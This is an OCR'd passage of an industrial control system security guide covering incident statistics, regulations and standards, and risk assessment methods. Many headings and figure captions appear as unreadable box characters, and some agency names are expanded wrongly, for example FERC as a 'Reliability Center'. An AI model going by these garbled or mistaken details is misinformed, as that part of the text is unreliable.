
A great deal can be learned from studying history. Not only can trends and patterns be observed but it is also possible to avoid future mistakes by learning from the past. While the data is limited, these same benefits can be derived from studying past control system security incidents.

For example, while the motives of an individual or a group of attacker(s) may vary, the attack tools used and the attack methodologies can be very similar. Another example is widespread computer virus outbreaks that affected many industrial operations. The virus was the same but the outcomes were very different depending upon how well the company's cyber infrastructure was protected and the policies and procedures in place.

The following information was provided by the Security Incidents Organization™, a non-profit corporation that maintains the Repository of Industrial Security Incidents (RISI). RISI focuses strictly on the industrial automation community. The database includes incidents that are voluntarily reported by the user community as well as those reported in the public domain. It is recognized that far more incidents occur than are reported. Therefore, one should view the RISI data as merely a sample of the total dataset.


RISI database also includes the industrial security incident data previously collected under a research project by the British Columbia Institute of Technology (BCIT). The information presented in this section as well as various incident examples found throughout the document are entirely based on RISI's most recent annual report on cyber security incidents and trends affecting ICSs (RISI, 2011) and the RISI online database.

The number of reported ICS related security incidents has been steady or slightly increasing worldwide. At the same time, the relative ranking of incidents by industry has been changing. For example, in 2009, Power & Utilities, Petroleum and Transportation were the top three industries reported. In 2010, Power & Utilities, Transportation and Petroleum still ranked in the top three but in a slightly different order. In 2011, as illustrated in Figure 2, the order changed dramatically with Transportation now being first, Power & Utilities second and Water & Wastewater with Petroleum both ranked at third.




□□□□□2 □N□□ □□□ □□R□□□□□□ I □S S□□□□□□I □□□□□□□- S□□ □ □□□□□ □□I□□□□□□S□□□□ □RISI □2 □□□□

Figure 3 below is a Pareto Chart showing the achieved results or the outcome of ICS security incidents sorted by type of result and presented in descending order.



□□□□□□S□□ □ □□□ □□□□□ □ □□□□□□R□□□□□□I□S S□□□□□□I□□□□□□

The economic impact of security incidents can vary widely. Figure 4 shows the financial impacts of the incidents reported.



□□□□□ □□T□□ □□□□□□□□□I□ □□□□□R□□□□□□ I□S S□□□□□□ I□□□□□□

The RISI annual report contains additional valuable information such as incident perpetrator, incident detection method, general access method, and equipment involved. Each annual report includes a detailed summary of selected security incidents. A copy of the full report can be obtained from: http://www.securityincidents.org.

□.□ R□□□□□□□□□

Currently, there are very few laws in place that mandate cyber security measures for industrial control systems. The few that exist are in the United States and Europe.

□.□.□ □□□□□

While there are no laws in place that specifically address ICS security, the Government of Canada has published the following general policy and strategy documents:

- Canada's Cyber Security Strategy[5]
- National Security Policy[6]
- National Strategy for Critical Infrastructure[7]

□.□.2 □ □□□□□ S□□□□□

□.□.2.□ □□□□□□E□□□□□R□□□□□□□□ □ □□ □ □□□□□□ □□ER □ □O□□□7□□

In January 2008 the Federal Energy Regulatory Commission (FERC), through Order 706, approved eight Critical Infrastructure Protection (CIP) Reliability Standards submitted to the Commission for approval by the North American Electric Reliability Corporation (NERC). The CIP Reliability Standards require certain users, owners, and operators of the Bulk-Power System to comply with specific requirements to safeguard critical cyber assets. See Section 1.5.2 for more information on the NERC CIP Standards.

2.2.2 Chemical Facility Anti-Terrorism Standards (CFATS)

The Chemical Facility Anti-Terrorism Standards (CFATS), also known as 6 CFR Part 27, are a set of US Department of Homeland Security regulations for high-risk chemical facilities which took effect in 2007.

Since each chemical facility faces different security challenges, the US Congress explicitly directed the Department to issue regulations "establishing risk-based performance standards for security chemical facilities." This resulted in the publication of Risk-Based Performance Standards (RBPS) Guidance Chemical Facility Anti-Terrorism Standards in May 2009. In total there are 18 RBPS's. RBPS 8 addresses cyber security with guidelines for deterring cyber sabotage, including preventing unauthorized on-site or remote access to critical process controls, such as Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCSs), Process Control Systems (PCSs), Industrial Control Systems (ICSs), critical business systems, and other sensitive computerized systems.

2.2.3 Nuclear Regulatory Commission (NRC)

The US Nuclear Regulatory Commission has taken a number of measures to address cyber security in digital instrumentation and controls.

NRC regulation 10 CFR 73.54 Cyber Security Rule mandated that licensees submit a cyber security plan and implementation schedule for NRC review by November 29, 2009. Furthermore it requires that licensees provide high assurance that digital computer and communication systems and networks associated with safety and security functions are adequately protected against cyber attacks.

Regulatory Guide (RG) 5.71[8], "Cyber Security Programs for Nuclear Facilities" provides guidance to support compliance with 10 CFR 73.54. It is a programmatic, performance-based standard which closely follows guidance in NIST SP 800-53[9] and NIST SP 800-82[10].

RG 5.71 was aligned with an earlier Regulatory Guide 1.152, Rev. 2, "Criteria for Use of Computers in Safety Systems of Nuclear Power Plants[11]," that states that "computer-based systems (hardware and software) must be secure from electronic vulnerabilities. The consideration of hardware should include physical access control, modems, connectivity to external networks, data links, open ports, etc. Security of computer-based system software relates to the ability to prevent unauthorized, undesirable, and unsafe intrusions throughout the life cycle of the safety system."

2.2.4 European Union

The European Union has issued communications and directives regarding protection of critical infrastructures but nothing specific to cyber security. Specifically, in April 2007, the Council of the European Union adopted the conclusions of a European program for critical infrastructure protection (EPCIP)[12]. The key element of EPCIP is the Directive[13] on the identification and designation of European Critical Infrastructures. In parallel, the information security issues for vital infrastructures in Europe are addressed by The Digital Agenda for Europe (DAE)[14] and the CIIP action plan[15].

□.□ S□□□□□□□

In recent years, many organizations have collaborated to develop standards related to control system cyber security. Today there are several major cyber security standards in place that are being utilized in a number of different industries. The following are brief summaries of some of the most prominent standards.


□.□.□ IS□ □□/ IE□ □2□□

In 2002 the International Society of Automation (ISA) began writing a series of standards entitled ISA 99 which address the subject of cyber security for industrial automation and control systems. The standards describe the basic concepts and models related to cyber security, as well as the elements contained in a cyber security management system for use in the industrial automation and control systems environment. They also provide guidance on how to meet the requirements described for each element.

One technical report and three standards have been released so far with the most recent being ANSI/ISA-99.02.01:2009 entitled, "Security for Industrial Automation and Control Systems: Establishing an Industrial Automation and Control Systems Security Program." This document is particularly useful as it is focused on control system security practices for owners and operators of industrial automation systems.

TC 65 WG 10 of the International Electrotechnical Commission (IEC) has joined with ISA 99 and will publish IEC versions of the standards under IEC 62443. There are currently two documents published in the series. One is IEC 62443-2-4 which is the IEC equivalent of ANSI/ISA-99.02.01:2009.

Figure 5 illustrates the current structure and document numbering system for the ISA 99 committee work products.



□□□□□ □□IS□ □□ □ □□ □ □□□□ □ □□□P□□□□□□□□

Over the next few years, these standards are expected to become the core standards for industrial control security worldwide.

□.□2 NER□ □IP

The North American Electric Reliability Corporation (NERC) is responsible for writing and monitoring compliance with numerous standards devoted to protecting the reliability of the North American bulk power system (i.e. the grid). The Critical Infrastructure Protection (CIP)

series of NERC standards primarily address security measures with the majority of documents focused on protection of "Critical Cyber Assets".

The NERC standards are mandated by law in the United States by the Federal Energy Reliability Center (FERC). In Canada, each province has the responsibility to review and adopt or create a provincial version of the standard. For example, in Alberta the Alberta Electric System Operator (AESO) is mandated to carry out the compliance monitoring function for the Alberta Reliability Standards. AESO has been working to adopt the (NERC) reliability standards as the Alberta Reliability Standards. Many reliability standards have already been adopted in the province of Alberta while others are in various stages of undergoing rigorous review by the AESO.

The NERC CIP standards have been evolving rapidly based on feedback from operators, findings from audits and to address remaining FERC Order 706 directives. Version 1 was approved by the NERC Board of Trustees in 2006, Version 2 in early 2009, Version 3 in late 2009 and Version 4 in early 2011. Version 5 is currently under development. While most agree the updates provide necessary clarification, the rapid changes are making it difficult for regional efforts, such as AESO's, to keep pace.

□.□.□ □S□ □2□□.□

In 2009, CSA published "Security Management for Petroleum and Natural Gas Systems". This Standard specifies criteria for establishing a security management program for petroleum and natural gas industry systems to ensure security threats and associated risks are identified and managed. It provides mitigation and response processes and procedures to prevent and minimize the impact of security incidents that could adversely affect people, the environment, assets, and economic stability.

While the document is addresses a wide range of security threats, chapter 7 of this 13 chapter document contains specific information on control systems security and a requirement that, "the owner/operator shall develop, document, implement and maintain a control system security process." The document references the reader to NIST SP 800-82 for additional guidance.

□.□.□ NIST SP □□□-□2

The "Guide to ICSs (ICS) Security," was published in June 2011, by the National Institute of Science and Technology (NIST) as Special Publication 800-82. This standard provides particularly comprehensive control system security guidance. While this standard/guideline was specifically prepared for use by U.S. Federal agencies, it may be used by nongovernmental organizations on a voluntary basis.

□.□.□ □PI □□□□

API 1164, "*Pipeline SCADA Security*", is a SCADA security standard first released in September, 2004. This standard provides guidance to the operators of oil and gas liquid pipeline systems for managing SCADA system integrity and security. It addresses a wide range of topics including establishing company policies and procedures, technical designs, risk assessments and system modification.

A second edition, which incorporated material from American Gas Association (AGA) and NIST 800 series standards, was released in June 2009.

2 S□□□□□□R□□ □ □□□□□□

2.□ □□□□□

It is common knowledge that you cannot begin a journey until you know where you are starting from, where you want to go and how you are going to get there. Planning your journey to secure your control systems is no different. It must start with understanding the risks that control system security (or insecurity) can have on your business. Typically, this involves performing a risk assessment and ranking them so you know how to prioritize your efforts. Once you've determined this, then you can start planning how you can apply safeguards to reduce the risk to tolerable levels.

Far too often this step is skipped and many companies spend money unnecessarily on solutions for minor risks, leaving far more serious risks unaddressed.

Identifying and quantifying risk is the first step in any risk mitigation program. Before an organization can begin to design safeguards to protect against cyber threats they must do their best to identify the potential threats, worst case consequences and evaluate the likelihood they will be realized, as these elements form the basis of any risk assessment.

Risk is defined in ANSI/ISA 99.00.01-2007 as "*the expectation of loss expressed as the probability that a particular threat will exploit a particular vulnerability with a particular consequence*". This definition can be broken down into the following statements.

1. Risk is proportional to the likelihood of an incident occurring and the severity of the incident.
2. Likelihood is proportional to the probability of a threat occurring and the presence of a vulnerability that would allow a threat to be realized.

These statements can be summarized in the following formulas:

$$Risk = Likelihood \times Consequence$$

$$Likelihood = Threat \times Vulnerability$$

therefore

$$Risk = Threat \times Vulnerability \times Consequence$$

Understanding this relationship is critical in appreciating the value of performing risk assessments and how they are fundamental to decision making. For example, this relationship explains why highly attractive targets face greater risk than less attractive targets or why a company may choose to prioritize mitigating security vulnerabilities at a site with fewer vulnerabilities than another site with many known vulnerabilities.

Once the level of risk is understood, it can then be compared to the organization's tolerable risk guidelines. For example, if risk analysis reveals there is a high risk of several days of lost production/operation (i.e. shutdown) due to a known vulnerability, the organization has to determine if that risk is tolerable or if it must be mitigated. In this case, the decision depends upon amount of loss represented by several days of shutdown versus the cost of mitigation. If, for example, the facility produces low value goods or has ample stock they may choose to accept

the risk. Whereas for other facilities, such as oil & gas or electric power generation, the risk of an extended shutdown is mostly likely intolerable and would require urgent mitigation.

The granularity of the assessment depends on the scope of the assessment and the objectives of the project. For example, if the focus of the assessment is all of the ICSs in the corporation, a high-level security risk assessment of each system, or even each type of system, is probably appropriate, whereas, if the focus of the assessment is a specific control system in a specific facility, a detailed security risk assessment is more appropriate.

2.2 H□□-□□□□R□□ □ □□□□□□

Large corporations with multiple sites and many control systems often start with a high-level security risk assessment of each of the major ICSs in the corporation and then rank them in terms of risk. This enables the corporation to prioritize its activities and determine which facilities or systems require more in-depth analysis.

While this may seem like a daunting task, it can be very manageable if you adopt a simple, lightweight risk assessment methodology. The purpose of such an exercise is to identify the risk of a cyber incident, as a function of likelihood and consequence, and produce a list of control systems ranked by their relative risk.

2.□ □□□□□□□R□□ □ □□□□□□ □□□

Detailed risk assessments are often confused with vulnerability assessments when, in fact, a vulnerability assessment is only a component of a detailed risk assessment. Vulnerability assessments often involve bringing in a third party to perform an in-depth analysis of the vulnerabilities in a system. This is important information to have in order to perform a detailed risk assessment, but mentioned earlier, understanding vulnerabilities is only one component of assessing risk. To truly understand risk, one must also understand threats and consequences. Since knowledge of threats and consequences is typically outside the domain of the third-party the balance of the detailed risk assessment requires input from those familiar with the daily operation of the system.

Owners/operators of ICSs must take great care when conducting or outsourcing vulnerability assessments of their ICSs. Established IT security and vulnerability testing techniques, such as ping sweeps, port scans and vulnerability scans can be very risky and potentially dangerous if used on a production control system. Remember, anything that causes an operational control system to behave differently than intended could result in serious consequences. This leaves owners/operators with two options: conduct vulnerability assessments in an offline environment or modify testing methods to ensure they are non-intrusive.

Offline testing is a viable option for new systems because it can be performed as part of Factory Acceptance Testing (FAT) or Site Acceptance Testing (SAT). Limited offline testing can also be performed on systems during shutdown (turnaround) or on simulation systems used for operator training.

While it is possible to perform a non-intrusive online vulnerability assessment, testing techniques must be significantly modified to be passive or manual. For example, ping sweeps, which have


been known to cause some ICS device failures, can be replaced with physical verification, examination of configuration files, and passive network listening.

2. Risk Assessment Methodology

Any well designed risk assessment methodology should include the following elements:

1. Determining the assets that need to be protected (people, processes, equipment, information, chemicals, etc.);
2. Determining the consequence of a compromise for each of the assets (loss of production, health/safety impact, environmental impact, etc.);
3. Determining the vulnerability of those assets, taking into account existing safeguards;
4. Determining the threats to those assets (theft, misuse, damage, system malfunction, etc.);
5. Calculating the residual risk.

There are a number of different risk assessment methodologies being used throughout industry that aid in the identification, classification and assessment of cyber risk. One such method is the Harmonized Threat and Risk Assessment (TRA) Methodology published by the Communications Security Establishment (CSE) and the Royal Canadian Mounted Police (RCMP) in 2007[17]. It is an easy to follow risk assessment methodology that offers a great deal of flexibility and modularity. While it is general in nature, it can be adapted to be used for ICS risk assessment. Figure 6 is a flowchart of the Harmonized Threat Risk Assessment Process.



A summary of several other available options including guidance on the selection of an appropriate methodology can be found in "Report on Cyber Security Vulnerability Assessment Methodologies."[18] This document examines various elements of eleven different methodologies and compares them to a set of criteria important in a general-purpose cyber security risk methodology for assessing business IT systems, industrial automation and ICSs, and value chain systems.

2. [illegible] SS

A complementary approach to risk management is to conduct a Control System Security Assessment (CSSA) of the control systems at individual facilities to baseline security

requirements, or minimum security standards. The purpose of a CSSA is to review the current cyber security environment (designs, architecture, policies, and procedures) of a facility and its control systems and to provide management with a solid understanding of the current situation and a prioritized plan of action for improvements in control system security, both technical and procedural. While ideal, it may not be necessary to perform a CSSA at every plant as quite a lot can be learned from assessing one of each type of plant.

There is currently a great deal of variability in how CSSA's are performed. Some are performed by internal auditing groups, some are performed by plant personnel and others are performed by third party consultants.

